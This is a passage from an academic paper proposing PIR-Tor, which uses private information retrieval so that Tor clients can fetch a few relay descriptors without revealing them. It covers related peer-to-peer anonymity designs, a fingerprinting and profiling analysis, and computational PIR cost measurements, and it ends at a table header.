Salsa [29] is built on top of a DHT, and uses a specially designed secure lookup operation to select random relays in the network. The secure lookups use redundant checks to mitigate attacks that try to bias the result of the lookup. However, Mittal and Borisov [23] showed that Salsa is vulnerable to information leak attacks: as the attackers can observe a large fraction of the lookups in the system, a node's selection of relays is no longer anonymous and this observation can be used to compromise user anonymity [6, 7]. Salsa is also vulnerable to a selective denial-of-service attack, where nodes break circuits that they cannot compromise [4, 47].

Panchenko et al. proposed NISAN [35] in which information-leak attacks are mitigated by a secure iterative lookup operation with built-in anonymity. The secure lookup operation uses redundancy to mitigate active attacks, but hides the identity of the lookup destination from the intermediate nodes by downloading the entire routing table of the intermediate nodes and processing the lookup operation locally. However, Wang et al. [48] were able to drastically reduce the lookup anonymity by taking into account the structure of the topology and the deterministic nature of the paths traversed by the lookup mechanism.

Torsk, introduced by McLachlan et al. [22], uses secret *buddy nodes* to mitigate information leak attacks. Instead of performing a lookup operation themselves, nodes can instruct their secret buddy nodes to perform the lookup on their behalf. Thus, even if the lookup process is not anonymous, the adversary will not be able to link the node with the lookup destination (since the relationship between a node and its buddy is a secret). However, the aforementioned work of Wang et al. [48] also showed some vulnerabilities in the mechanism for obtaining secret buddy nodes.

2.2 Random walk based architectures

In MorphMix [38] the scalability problem in Tor is alleviated by organizing relays in an unstructured peer-to-peer overlay, where each relay has knowledge of only a few other relays in the system. For building circuits, an

initiator performs a random walk by first selecting a random neighbor and building an onion routing circuit to it. The initiator can then query the neighbor for its list of neighbors, select a random peer, and then extend the onion routing circuit to it. This process can be iterated a number of times to build a random walk of any desired length.

MorphMix is vulnerable to a *route capture* attack, where a malicious relay returns a list of only other colluding nodes during a random walk. This attack ensures that once the random walk hits a compromised relay, all subsequent relays in the random walk are also compromised. In particular, when the first relay in the random walk is compromised, user anonymity is trivially broken. While MorphMix proposed a collusion detection mechanism to mitigate the route capture attack, it was later shown that the mechanism can be broken by a colluding set of attackers that models the internal state of each relay [44].

ShadowWalker [24] also uses a random walk to locate relays, but instead of organizing relays into an unstructured overlay, it uses a distributed hash table. Neighbor relationships in the DHT are deterministic, and can be verified by the initiator to mitigate route capture attacks. To prevent any information leakage during verification of neighbor information, some redundancy is incorporated into the topology itself. Recently, Schuchard et al. [39] analyzed an attack on ShadowWalker, and also studied a fix for the attack.

We note that all of the peer-to-peer designs provide only heuristic security, and the security community has been very successful at breaking the state-of-art designs. This is partly because of the complexity of the designs, which make it difficult for the system designers to rigorously analyze the security of the system. We also note that all secure peer-to-peer systems are built on top of assumptions that are difficult to realize in practice. For example, security of these designs depends on the fraction of compromised relays in the system being less than 20–25%. Modern botnets can comprise of tens to hundreds of thousands of bots [19], which is likely sufficient to overwhelm the security of the system. In PIR-Tor, we target a design where it is feasible to rigorously argue about the anonymity properties of the design, and where the ability to obtain random relays both securely and anonymously does not depend on the fraction of compromised relays in the system.

3 Background

3.1 Tor

Tor [10] is a deployed network for low-latency anonymous communication. Tor serves hundreds of thousands of clients, and carries terabytes of traffic per day [45]. The network is comprised of approximately 2 000 relays as of February 2011 [20]. Tor clients first download a complete list of relays (called the *network consensus*) from *directory servers*, and then further download detailed information about each of the relays (called the *relay descriptors*). The network consensus is signed by trusted *directory authorities* to prevent directory servers from manipulating its contents. Clients select three relays to build *circuits* for anonymous communication. A fresh network consensus must be downloaded at least as often as every 3 hours, while fresh relay descriptors are downloaded every 18 hours.

To protect against certain long-term attacks [33] on anonymous communication, each client, when it starts Tor for the first time, selects a set of three *guard relays* from among fast and stable nodes. As long as the selected guards remain available, new ones will not be chosen. The first relay in any circuit constructed by the client will be one of its three guards. Also, clients select the final relay from the subset of the Tor relays which allow traffic to exit to the Internet, called the *exit relays*; each exit relay has an *exit policy*, which lists the ports to which the relay is willing to forward traffic, and the client's choice of exit relay must of course be compatible with its intended use of the circuit. Any relay is eligible to be the middle relay of a circuit. Clients can multiplex multiple TCP connections (called *streams*) over a single Tor circuit; the lifetime of a circuit is generally 10 minutes. Finally, Tor relays have heterogeneous bandwidths, and subject to the above constraints, clients select a Tor relay with a probability that is proportional to a relay's bandwidth.[1]

3.2 PIR

Private information retrieval [5] provides a means of retrieving a block of data out of a database of r blocks, without the database server learning any information about which block was retrieved. A trivial solution to the PIR problem — the one used currently by Tor — is to transfer the entire database from the server to the client, and then retrieve the block of interest from the downloaded database. Although the trivial solution offers perfect privacy protection, the communication overhead is impractical for large databases or for a system like Tor where minimizing bandwidth usage remains a high priority. PIR schemes are therefore designed to provide sublinear communication complexity.

We can classify PIR schemes in terms of their privacy guarantees and the number of servers required for

[1] Since not all relays are eligible for every position, some additional load-balancing logic is used to underweight relays eligible to be guards or exits when choosing middle relays.

the protection they provide. Information-theoretic PIR schemes (ITPIR) are multi-server schemes that guarantee query privacy irrespective of the computational capabilities of the servers answering the user's query. ITPIR schemes assume the database servers are not colluding to determine the user's query. Single-server computational PIR schemes (CPIR), on the other hand, assume a computationally limited database server that is unable to break a hard computational problem, such as the difficulty of factoring large integers. The noncollusion requirement is then removed, at some cost to efficiency.

We choose the single-server lattice-based scheme by Aguilar-Melchor et al. [1] as an example of CPIR, and the multi-server scheme by Goldberg [12] as an example of ITPIR. The CPIR scheme is the best-performing single-server scheme [32], and both are available as open-source libraries.

4 System Overview

4.1 Design goals

1. Scalable architecture: We target a design for anonymous communication that is able to scale the number of relays and clients in the network. We note that a design that is able to accommodate more relays in the network not only improves the network performance, but also improves user anonymity [9].

2. Security: Prior work on scalable anonymous communication only provides heuristic security guarantees, and the security community has been very successful at breaking the state-of-art designs. We target a design that leverages well-understood security mechanisms making it relatively easy to analyze the security of the system. Secondly, we aim to achieve similar security properties as in the existing Tor network. We show that reasonable parameters of PIR-Tor are able to provide equivalent security to the Tor network.

3. Efficient circuit creation: Architectures that impose additional latency during circuit creation may not be practical, since the user needs to wait for the circuit creation to finish before starting anonymous communication.

4. Minimal changes: We target a design that requires minimal changes to the existing Tor architecture. For instance, transitioning Tor to a peer-to-peer system will require a significant engineering effort. Our design leverages existing implementations and requires changes to only the directory functionality and relay selection mechanism in Tor and can be incrementally deployed by both clients and relays.

5. Preserving Tor constraints: The Tor network imposes several constraints on the selection of relays during circuit construction. For example, the first relay must be one of the user's guards, the final relay must allow traffic to exit to a user's desired port, and the relays must be selected in proportion to their bandwidth for load balancing the network. Some prior work like ShadowWalker [24] and Salsa [29] did not focus on these issues.

Limitations: Our architecture achieves its scalability properties by trading off bandwidth for computation; thus directory servers will be required to spend additional computational resources. In our performance evaluation we show that the computational resources required to support our architecture are feasible.


4.2 System architecture

Our key insight when designing PIR-Tor is that the client-server model in Tor can be preserved while simultaneously improving its scalability by having users download the descriptors of only a few relays in the system, as opposed to downloading the global view. However, naively doing so can enable malicious directory servers to launch fingerprinting attacks against the users, thereby compromising anonymity. We propose that users leverage private information retrieval protocols to download the identities of a few relays, thereby protecting their privacy against compromised directory servers. Note that a client does not need to use a PIR protocol to select its guard relays; a full download of the network consensus and relay descriptors suffices, since guard relay selection is a one-time operation that does not affect the scalability of the protocol.

Recall that private information retrieval has two flavors: computational PIR and information-theoretic PIR. While both CPIR and ITPIR can be used by clients, the underlying techniques have different threat models, resulting in slightly different architectures, as depicted in Figure 1.

Computational PIR at directory servers: Computational PIR can guarantee user privacy even when there is a single untrusted database. In this scenario, we propose that as in the current Tor architecture, any relay can act as a directory server. The directory servers maintain a global view of the system, and act as a PIR database. Clients can then use a CPIR protocol to query the directory servers and obtain the identities of random relays in the system.

Information-theoretic PIR at directory authorities (rejected): Information-theoretic PIR can guarantee user privacy only when a threshold number of databases do not collude. Since directory servers in the current Tor network are untrusted, they cannot be used as PIR databases. However, Tor has eight directory *authorities* sign the global system view (the network consensus).



(a) CPIR-based architecture

(b) ITPIR-based architecture

Figure 1: System Architecture: For the CPIR architecture, an arbitrary set of relays are selected as the directory servers (PIR servers) that maintain a current copy of the PIR database, while for the ITPIR architecture, guard relays are the directory servers. Directory servers download the PIR database from trusted directory authorities. To perform a PIR query, clients first obtain meta-information about the PIR database from the directory servers, and then use the meta-information to select the index of the PIR block to query, taking into consideration the bandwidths and the exit policies of the relays. Relay information from the results of the PIR queries can be used to build circuits for anonymous communication. Note that in the ITPIR architecture, clients use PIR to query for only the exit relays.

Since Tor already trusts that the majority of directory authorities are honest, one potential solution could have been to use the directory authorities as PIR databases. However, we reject this approach since the directory authorities would become performance bottlenecks in the system, in addition to targets for DDoS attacks.

Information-theoretic PIR at guard relays: Instead, we note that Tor already places significant trust in guard nodes. If all of a client's guard relays are compromised, then they can perform end-to-end timing analysis [2] in conjunction with selective denial of service attacks [4] to break user anonymity in the *current* Tor network. Thus we consider using a client's three guard nodes as the servers for ITPIR. Unless all three guard nodes are compromised they cannot learn the identities of the relays downloaded by the clients. Even if all three guard relays *are* compromised, they cannot actively manipulate elements in the PIR database since they are signed by the directory authorities; they can only learn which exit relay descriptors were downloaded by the clients. (In Tor, guards always know the identities of the middle nodes in circuits through them.) If the exit relay in a circuit is honest, then guard relays cannot break user anonymity. On the other hand, if the exit relay used is malicious, then user anonymity is broken [6], but in this scenario, the adversary could have performed end-to-end timing analysis anyway [2] (in the current Tor network).

5 PIR-Tor Protocol Details

5.1 Database organization and formatting

We first note that Tor relays are selected based on some constraints. For instance, the first relay must be an entry guard, and the last relay must be an exit relay. We propose to organize the list of relays into three separate databases, corresponding to guard nodes, middle nodes and exit nodes. Note that some relays function as entry guards as well as exit relays — such relays are duplicated in both the guard database and the exit database.

In addition to the last relay being an exit, its exit policy must satisfy the client application requirements. In a February 2011 snapshot of the current Tor network, there were 471 standard exits (default exit policy) and 482 non-standard exits sharing 221 policies. Had the number of non-standard exits been small, then clients in PIR-Tor could download all the relay descriptors for the non-standard exits, and use PIR to select descriptors for the standard exits. However, this is not the case. Instead, we propose that nodes in the exit database be grouped by their exit policies. Furthermore, in order to keep the number of groups manageable, we propose that there be a small set of standard exit policies that exit relays can choose from. Our architecture can accommodate a small set of relays with non-standard exit policies, and these outliers can be downloaded in their entirety as above.

Tor relays have heterogeneous bandwidth capabilities, and relays with higher capacities are selected with a

higher probability in order to load balance the network. Bandwidth-weighted selection is straightforward given a global view of the network. We now outline two strategies to enable clients to perform weighted relay selection without this global view. The first strategy implements the Snader-Borisov [41, 42] criterion for relay selection, where only the relative *rank* of the relays in terms of their bandwidths is used for relay selection.[2] The second strategy is more similar to the current Tor algorithm, where the entire bandwidth *distribution* of relays is taken into consideration for relay selection. In both scenarios, we first sort relays in each of the databases in order of bandwidth. Clients can use the Snader-Borisov mechanism by choosing the relay index to query with probability that depends on the index value. For example, if the relays are sorted in descending order of bandwidth, then clients can select relays having a smaller index with higher probability. To implement an algorithm similar to the current Tor network, we propose that clients download a bandwidth distribution synopsis from the directory servers, and use it to make the relay selection. Finally, we note that the exit database is treated as a special case since relays are first grouped based on their exit policies, and within each group, relays are further sorted by bandwidth. This enables a client to select an exit relay whose exit policy satisfies its application requirements in a load-balanced manner.

The PIR protocols we consider are *block-based*: the database is composed of a number of equal-sized blocks. The block size must be large enough to hold at least a single relay descriptor, but may hold more. We must also ensure that relay descriptors do not cross block boundaries by padding the database. To guard against active attacks by directory servers, each block is signed by the directory authorities; the data signed also includes the block number (index), the consensus timestamp and a database identifier. To minimize overhead, we use the threshold BLS signature scheme [3] since signatures in that scheme are single group elements (22 bytes, for example, for 80-bit security), regardless of the number of directory authorities issuing signatures.

5.2 PIR Protocols and database locations

5.2.1 Computational PIR

Computational PIR protocols can guarantee privacy of user queries even with a single untrusted relay acting as a PIR database. Thus, we can designate an arbitrary set of relays in the network as directory servers, and only the directory servers need to maintain a global view of all the relays, i.e., a current copy of the network consensus formatted as above. Then, instead of downloading the entire consensus document from the directory server, clients connecting to these directory servers use a computational PIR protocol to retrieve a block of their choice, without revealing any information about *which* block, to the directory server. While our architecture is compatible with all existing CPIR protocols, we use the lattice-based scheme proposed by Agular-Melchor and Gaborit [1] since it is the computationally fastest scheme available. Note that the lattice-based CPIR protocol is a single-server protocol, and does not require any interaction with other directory servers.

5.2.2 Information-Theoretic PIR

Information-theoretic PIR protocols guarantee privacy of user queries only if a threshold number of PIR databases do not collude. As stated above, we use a client's three guard relays as ITPIR directory servers. The parameters of the protocol are set such that the guard relays do not learn any information about the client's block unless all three of them collude.

5.3 Client query protocol and meta-information exchange

To query for a middle and exit relay, a client connects to one of its directory (PIR) servers, which responds back with the meta-information about each of the PIR databases, such as the number of blocks in the database, the block size, the distribution of exit policies, and a bandwidth distribution synopsis. Note that the meta-information is also timestamped and signed by the directory authorities. Based on this information, clients can construct a PIR query to select Tor relays while satisfying the constraints of the user. Clients can perform load balancing based on the Snader-Borisov mechanism by selecting an index to query with a probability that depends on the index value. For greater flexibility, clients can perform load balancing in a manner similar to the current Tor architecture by using the bandwidth distribution synopsis to select an index to query. The PIR queries are performed by the clients well in advance of constructing the circuit, so as not to impose extra latency during circuit construction. Note that clients may not be able to predict the exit policies required by circuits in advance. To bypass this constraint, recall that the relays in the exit database are grouped based on a small set of standard exit policies, and clients can perform a few PIR queries to obtain exit relays that satisfy all standard exit policies. Finally, clients can periodically download the relay

[2] The use of the Snader-Borisov criterion may have an impact on the performance of the Tor network. Murdoch and Watson's queueing model [28] suggests that it will cause greater congestion at Tor relays, whereas Snader and Borisov's flow-level simulations [42] predict similar or even improved network utilization.

descriptors of the small set of exit relays that have non-standard exit policies (every 3 hours).

Next, we propose an optimization that clients can perform while using guard relays as directory servers in the case of information-theoretic PIR. We note that during circuit creation, a guard relay learns the identity of the middle relay. Thus the clients could simply skip the PIR for the middle database, and directly query a single guard relay for a particular block. Note that all blocks are signed by the directory authorities, and any active attacks by the guard relay will be detected by the client. Also note that the fetched descriptors should only be used in conjunction with the guard relay from which they were obtained; otherwise, even a single compromised guard would be able to perform fingerprinting attacks [6].

5.4 Circuit Construction

The circuit creation mechanism remains the same as in the current Tor network. In the current Tor network, clients construct a new circuit every 10 minutes. As we show in Section 8, in the ITPIR scenario, the cost of all Tor clients performing one PIR query (since the middle relay is fetched without using PIR) every 10 minutes is manageable. In the CPIR setting, the communication overhead of all Tor clients performing two PIR queries in a 10-minute interval is rather high, and we propose to perform fewer PIR queries, and reuse descriptors in subsequent time intervals. We discuss this further in Section 7.

6 Traffic Analysis Resistance of PIR-Tor

In this section we evaluate the resistance to traffic analysis of PIR-Tor. We consider an adversary that can observe some fraction of the network and has the ability to generate, modify, delete, or delay traffic. She can compromise a fraction of the relays, or introduce relays of her own. Further, we consider that the adversary can observe clients' requests to the PIR-Tor directory servers, and knows that in these requests the client only learns about a fraction of the relays in the network.

As pointed out in the past [6, 7], clients' partial knowledge of the relays belonging to the anonymity network enables *route fingerprinting* attacks. In these papers it is assumed that relay discovery is a non-anonymous process. Hence, an adversary observing the discovery process can build a mapping between users and the relays they know. If clients learn unique (disjoint) sets of relays, their paths can be "fingerprinted", and the client's identity can be trivially recovered from this mapping. This problem does not exist in the current Tor, where querying the directories provides clients with a global view of the network.

In PIR-Tor the threat model slightly differs from the one in [6, 7]. Directory queries continue being identifiable, but PIR prevents the adversary from learning which exact relays were retrieved from the database, avoiding the creation of a mapping describing users' knowledge. Therefore, when route fingerprinting is performed the attack does not result in a direct loss of anonymity. Even if the choice of relays appearing in the fingerprint were unique, the adversary does not have a way to link this fingerprint to a specific client. In fact, the only way for the attacker to link the client with the destination of her traffic is to control the first and last relays in the path and perform a traffic confirmation attack [37], which in our system will happen with probability c^2, where c is the fraction of compromised bandwidth in the network — the same probability as in the current Tor network.

Although route fingerprinting does not result in a direct loss of anonymity in PIR-Tor, the information leaked could be used by the adversary to relate connections from the same user and construct *behavioral profiles*. In turn, these profiles can lead to the re-identification of users directly [16] or by combining them with publicly available databases [14, 30, 43]. We note that the linkability of circuits is not a problem unique to PIR-Tor, and that features other than partitioning the network (e.g., cookies [36], session timing [17], or frequently accessed hosts [17]) can be used in the current Tor network to profile users.

6.1 Impact of fingerprinting on PIR-Tor

Before diving into the analysis we note that the number of relays (or descriptors) in each PIR block is irrelevant for the result. Fingerprinting attacks are based on the clients' knowledge of relays in the network, but in PIR-Tor clients retrieve blocks that may contain one or more descriptors. Hence, either the client knows about all the descriptors in a block or she does not know any of them. Thus, from the point of view of the adversary all relays in a block are equivalent, regardless of how many descriptors are in this block; only the *number of blocks* matters when computing the probabilities we use in our analysis.

We consider an adversary that controls the receiver of the communication, and thus can observe the exit relay chosen by the client. Additionally, she may also control the exit relay hence also learning the middle relay in the client's circuit.

6.1.1 One PIR request per circuit construction

If the computation and communication cost for clients and directory servers in dealing with PIR queries is small (as when ITPIR is used), clients could request new descriptors for each circuit construction. Regardless of

the selection algorithm used, due to the PIR properties, the adversary cannot distinguish which block is retrieved from the database with each query and hence she gains no information as to which relays are known to the client. In this setting the adversary must assume that all relays are known to the client, and PIR-Tor fingerprinting resistance is equivalent to that of the current Tor network.

Nevertheless, when CPIR is used we must expect limitations both in bandwidth and computation capabilities. Therefore, each time the client obtains a set of descriptors with a CPIR query, these descriptors may have to be reused across multiple circuit rebuilds. In the next section we evaluate the impact of this reuse on the privacy protection offered by PIR-Tor.

6.1.2 Reusing descriptors for circuit construction

In our analysis we assume that the attacker observes the exit relay (respectively exit and middle relays) of a client's circuit. As we have already discussed, this does not directly leak information about the client's identity and anonymity is preserved. However, the adversary can still profile clients based on their network knowledge, eventually leading to de-anonymization [14, 16, 30, 43].

The adversary can construct a behavioral profile with all connections she observes coming from exit relays (respectively exit and middle relays) that belong to the same PIR block. If the selection algorithm is such that many clients have knowledge of a block (recall that all relays in the block are equivalent for the attacker) the profile recovered by the adversary is an aggregate profile of all these users, jeopardizing the de-anonymization of individual clients. On the other hand, if the choice of relays is unique to each client the profile recovered by the adversary accurately reflects the behavior of an individual user and the danger of de-anonymization grows. Therefore, it is desirable that clients share choices such that the adversary can only obtain aggregated profiles that reduce her precision when re-identifying clients. Other ways than relay selection for the attacker to link and/or discriminate clients' connections [17, 36] are left out of the scope of our analysis.

In this section, we evaluate the protection against profiling provided by PIR-Tor when descriptors have to be reused across circuit constructions. We aim to answer the question "how precisely can the adversary assign an observed connection (exit relay, or exit and middle) to a unique client?". We use as a metric the fraction α of clients that could be initiators of a connection (i.e., the expected fraction of clients that have knowledge of the PIR-Tor block containing the relay(s) observed by the adversary). The larger the fraction of clients that may know the observed relay, the better privacy users enjoy because the adversary can only construct aggregate profiles. We note that even if the adversary is actually collecting information from a single user, she cannot be sure that this is the case based on the PIR-Tor relay selection algorithm; she must assume that the profile she observes may contain sessions from multiple users. We also note that, based on the relay selection algorithm, the adversary cannot link connections from a user routed through different exit relays. This is because the PIR properties prevent the attacker from learning any relation between the descriptors retrieved by a client. Hence, the connections of one client routed through exit relays in different PIR blocks are unlinkable and the adversary must assign them to different profiles (that may or may not contain information about other users).

If the adversary observes connections coming from the exit relay e, the fraction of clients α that may know this relay are those who retrieved from the database the block containing e. In PIR-Tor we assume that clients retrieve a set B of b blocks every time they query the directory server, hence the fraction of clients that have knowledge of the block containing e is: $\alpha = (1 - (1 - \Pr[e])^b)$, where $\Pr[e]$ is the probability of choosing the block containing e as one of the b retrieved blocks, and depends on the algorithm used for the selection of relays. For simplicity in our analysis we assume that there is only a single standard exit policy.

We explained in Section 5 that for load balancing, relays with higher capacities are selected with a higher probability. We described two criteria for selecting relays: a bandwidth-based criterion (BW), and the Snader-Borisov criterion (SB). To evaluate the BW criterion according to a realistic bandwidth distribution we captured a snapshot of the Tor consensus directory on 9 February 2011. This directory includes 649 exit relay descriptors after removing the slowest one-eighth of the total relays that are not used to relay traffic at all in the current Tor network [31]. For the evaluation of SB we computed the probability $\Pr[e]$ according to the algorithm introduced in [41]. Given the function $f_s(x) = \frac{(1-2^{sx})}{(1-2^s)}$ a value x is drawn uniformly at random from $[0, 1)$, and the block with index $\lfloor N_{blocks} \times f_s(x) \rfloor$ is selected. The inverse of the function $f_s(x)$ is the function $f_s^{-1}(x) = (\log_2(1 - (1 - 2^s) \cdot x))/s$. Then, the probability of selecting a block containing the relay e in the i-th position of the list is $\Pr[e] = f_s^{-1}(i/N_{blocks}) - f_s^{-1}((i-1)/N_{blocks})$. We use $s = 1$, which results in a probability distribution near to uniform, and $s = 10$, which results in a distribution very skewed towards the relays offering high bandwidth.

Figure 2 shows box plots[3] describing the distribution

[3]The line in the middle of the box represents the median of the distribution of α. The lower and upper limits of the box correspond, respectively, to the first (Q1) and third quartiles (Q3) of the distribution. We also show the outliers: relays e which are chosen with values that are "far" from the rest of the distribution ($\alpha > Q_3 + 1.5(Q3 - Q1)$




Figure 2: BW and SB(s) selection: evolution of α with the database size.

of α for the different selection algorithms. We choose two database sizes to show the performance of the algorithms when the network scales. A small database that contains 649 exit relays (as in the current Tor network) divided in 13 blocks for optimal performance of the CPIR algorithm (note that if ITPIR is used there is no need to reuse relays across circuit rebuilds).[4] The second database contains 1M relays, divided in 148 blocks. In the BW case, we construct the distribution of bandwidth amongst the relays by concatenating copies of the original list downloaded from the Tor network. We refer the reader to the extended version of this paper [26] for a more detailed analysis of the evolution of α when the network scales.

The median of the BW distribution is $\alpha = 0.016$; that is, 1600 clients have knowledge of each relay when the network is used by $100\,000$ users.[5] When the network grows, the median of α diminishes to 0.0012. As there are more blocks in the database clients have more choice, and so they share knowledge of fewer relays.

We can see that SB(1) offers the best protection (a larger fraction of clients know a relay), but as clients' choice of relays, and hence blocks, is nearly uniform it does not load balance the network. The means of SB(1) and SB(10) are similar; however, SB(10) has a greater variance. SB(10) yields medians of $\alpha = 0.022$ and $\alpha = 0.0019$ when there are 13 and 148 blocks in the database, respectively. In the latter case, the adversary still captures aggregated profiles of 190 clients for the median relay.

If besides the receiver of the communication the adversary also controls the exit relay, then she can observe the middle and exit relays of the client's path. Let us call the observed exit relay e, and the observed middle relay m. The fraction of clients knowing the blocks containing these relays is: $\Pr[e, m \in B] = (1 - (1 - \Pr[e])^b) \cdot (1-(1-\Pr[m])^b)$, where $\Pr[e]$ and $\Pr[m]$ depend on the path selection algorithm. Hence, $\Pr[e, m \in B]$ is orders of magnitude smaller than $\Pr[e \in B]$ increasing the accuracy of profiling, as it becomes less likely that clients share knowledge of both exit and middle relays.

We note that the results above represent the case in which clients only retrieve $b = 1$ blocks per PIR query. If the clients retrieve more blocks they can significantly improve their privacy protection (α grows approximately linearly with b). Moreover, if clients retrieve $b > 1$ blocks each time, they divide by b the number of circuits routed by each of the known exit relays. Finally, we would like to stress that client's profiles are only linkable until they refresh their network knowledge. If, as in the current Tor network, this happens each 3 hours and circuits are rebuilt every 10 minutes, the adversary can link data from only $18/b$ circuits. We have shown in this section that, even though it does not break anonymity, reusing descriptors breaks the unlinkability of circuits. In order to prevent the attack we have discussed, clients should request new blocks from the directory server (or from the guard nodes if ITPIR is used) often or in groups of several blocks such that the reuse of descriptors is minimized.

7 Performance Evaluation of Computational PIR

We now present experimental results for the CPIR architecture. We chose standard security parameters for the CPIR scheme [1] ($\ell_0 = 19$ and $N = 50$), and computed the client/server computation times and communication costs by running an implementation of this scheme [15]. The hardware was a dual Intel Xeon E5420 2.50 GHz quad-core machine running Ubuntu Linux 10.04.1. Note that for our evaluation, we used only a single core, which is equivalent to a standard desktop machine today.


We set the descriptor size to be $2\,100$ bytes (the maximum descriptor size measured from the current Tor network), and set the exit database to be half the size of the middle database [45]. We varied the number of relays in a PIR database, and computed a) PIR server computation, b) total communication, and c) client computation.

Data transfer for CPIR schemes can be reduced us-

or $\alpha < Q1 - 1.5(Q3 - Q1)$).
We have cut the figure's y axis for better visibility. The figure does not show two outliers for the 13-block BW and SB(10) plots that have $\alpha = 0.38$ and $\alpha = 0.63$, respectively.

[4] For a database of r 2100-byte descriptors and recursion parameter (see Section 7) $R = 2$, the optimal number of blocks is approximately $1.50 \cdot \sqrt[3]{r}$.

[5] The Tor project reports an estimate of Tor users between $100\,000$ and $250\,000$ in January 2011 (`http://metrics.torproject.org/users.html`). We take $100\,000$ to represent the worst-case scenario for the clients.



(a) Server computation (b) Total communication (c) Client computation

Figure 3: CPIR cost. R denotes the recursion parameter in CPIR.

ing the recursive construction by Kushilevitz and Ostrovsky [21] without much increase in computational cost; this recursion can be implemented in a single round of interaction between the client and the server. We denote the recursion parameter in CPIR using R. If we denote the number of relays in the database by n, then the communication cost of CPIR in our architecture is proportional to $8^R \cdot n^{1/(R+1)}$.

Figure 3 depicts the server computation, communication, and client computation as a function of the number of Tor relays for varying values of the recursion parameter R. Increasing R reduces communication (and client computation) drastically while having only a small impact on server computation. Note that for beyond $R = 3$, communication increases again, because the term 8^R in the communication overhead becomes dominant. We can see that when the number of relays is less than 20 000, the server computational overhead using $R = 2$ is smaller than $R = 3$, while the communication overhead using $R = 2$ and $R = 3$ is about the same. Beyond 20 000 relays, using $R = 3$ results in significant communication savings as compared to $R = 2$, while the server computational overhead is about the same for both parameters. For the remainder of this discussion, we use $R = 2$. We can see that as the network size scales, the communication overhead of CPIR is an order of magnitude smaller than trivial download of the database. Interestingly, even at the current network size, the communication overhead of CPIR is smaller than a trivial download.

Now we discuss the issue of creating multiple circuits within a 3-hour interval (after which the directory databases are refreshed and clients request new descriptors). In this scenario, the trivial download has the advantage that any number of circuits can be created. Tor clients rebuild a circuit after every 10 minutes, so they could create 18 circuits every 3 hours with the communication overhead of a single trivial download. On the other hand, the PIR-based architecture would require 18 PIR queries for middle nodes and another 18 for exit nodes. We can see that unless the number of relays in the database is greater than 40 000, trivial download is going to be more efficient than performing multiple CPIR queries. Instead, we propose to perform $b < 18$ queries for both middle and exit nodes, and reuse existing blocks for more circuits. As we discuss in the security analysis, reusing blocks does not affect the anonymity of a single circuit, but may break the unlinkability of multiple circuits.

We now study some particular scaling scenarios in more detail. For each of the following scenarios, we will compute the number of cores required to support the clients. Figure 4 depicts the required number of CPU cores as a function of relays and clients. We also study the communication overhead of CPIR-Tor, along with a comparative analysis with the current Tor protocol. For this analysis, we set the number of blocks $b = 1$. Note that both computation and communication overhead for CPIR-Tor scale linearly with the desired number of blocks. Our results are summarized in Table 1.

Scenario 1: Current Tor Size. Total number of simultaneous relays is 2 000. Total number of simultaneous clients is 250 000. For 2 000 relays, server compute time is 0.2 second. The number of exit nodes is around 1 000, and the corresponding server compute time is 0.1 seconds. Thus to download a block from both the middle and the exit databases, the total server compute time is 0.3 seconds. Note that we are proposing to download a block every 3 hours. A single directory server would thus be able to support 36 000 clients $\left(\frac{3 \cdot 60 \cdot 60}{0.3}\right)$. The total number of cores required to support 250 000 clients is only 7. As of February 2011, the size of the Tor network consensus is 560 KB, while the total size of the relay descriptors is about 3.3 MB. Thus the communication overhead per client in the current Tor network is about 1.1 MB every 3 hours (560 KB consensus and $\frac{3300}{6}$ KB relay descriptors), while the corresponding overhead in our architecture is 2 MB. Thus, CPIR-Tor is not suited for the current Tor network size.

Scenario 2: Increasing clients. Total number of relays is fixed at 2 000. Total number of clients increases

Table 1: Summary of results: Comparison of overhead in Tor, CPIR and ITPIR. The communication overhead is measured per client over a 3 hour interval.

Scenario	Relays	Clients	Tor (MB)	CPIR (MB / Cores)	ITPIR (MB / % Core Utilization per guard)
